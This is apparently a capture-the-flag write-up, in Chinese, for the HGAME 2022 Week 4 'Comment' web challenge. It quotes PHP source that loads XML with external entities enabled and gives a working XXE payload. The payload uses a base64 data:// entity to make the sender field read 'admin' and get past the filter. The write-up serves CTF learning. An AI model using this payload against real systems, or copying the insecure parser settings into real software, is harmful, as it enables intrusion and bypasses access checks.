HGAME 2022 Week4 writeup by pankas

web


Comment

查看下源码

关键部分

```php
function parseXML($str) {
    $dom = new DOMDocument();
    try {
        $dom->loadXML($str, LIBXML_NOENT | LIBXML_DTDLOAD);
    } catch (Exception $e) {
        http_response_code(400);
        echo json_encode(['error' => 'invalid xml data']);
        die();
    }
    $attrs = simplexml_import_dom($dom);
    if (!isset($attrs->content)) {
        http_response_code(400);
        echo json_encode(['error' => 'content is empty']);
        die();
    }
    if (waf($attrs->sender) || waf($attrs->content)) {
        http_response_code(403);
        echo json_encode(['error' => 'Hacker!']);
        die();
    }
    if ($attrs->sender == 'admin' && !preg_match('/admin/i', $str)) {
        $flag = 'hgame{xxxxx}';
        $attrs->content = $flag;
    }
    return $attrs;
}
```

结合前端post的请求



这里存在XXE漏洞

那么要让post的字符串没有`admin`但是转化后的XML对象的`<sender>`要为`admin`

这里waf过滤了很多伪协议，但`data://`伪协议没有过滤

所以可以构造payload

```
<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY payload SYSTEM "data://text/plain;base64,YWRtaW4=">
]>
<comment><sender>&payload;</sender><content>flag</content></comment>
```

其中`YWRtaW4=`为`admin`的base64编码，这样检测字符串时没有`admin`，但实例化xml对象后由于data伪协议`<sender>`变为了admin，拿到flag